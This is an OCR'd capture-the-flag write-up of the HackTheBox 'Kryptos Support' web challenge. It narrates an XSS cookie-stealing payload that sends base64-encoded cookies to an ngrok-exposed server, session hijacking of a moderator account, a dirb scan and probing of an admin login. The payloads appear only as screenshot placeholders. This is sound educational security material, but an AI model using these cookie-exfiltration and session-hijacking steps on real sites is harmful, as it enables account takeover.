


HACKTHEBOX
CYBER
Apocalypse
CTF 2022
INTERGALACTIC CHASE
RESERVE YOUR SPOT

Web challenges


Kryptos Support

Challenge info




Step by step guide

I started from the inspection of the provided website and found a way to exploit an XSS issue.





Below you can see an XSS payload that is used to steal cookies, encode them into base64 format and send it to the provided url.




For the server I had used a simple Node.js application that logs details of a received request and made it open to the world using ngrok . An alternative way is to use webhook.site to capture received requests.

Next step was to decode received data using CyberChef.







Using CyberChef I also decode JWT payload in order to see if there is something interesting.




Next step was to add captured cookies to the browser and reload the website. This allowed me to access the moderator account.







Meanwhile, I launched a *dirb* scan in order to detect hidden files/directories.


Dirb has detected the admin login page. At first, I decided to use some default credentials but with no success. After some time, I walked through the site and detected a password reset form.






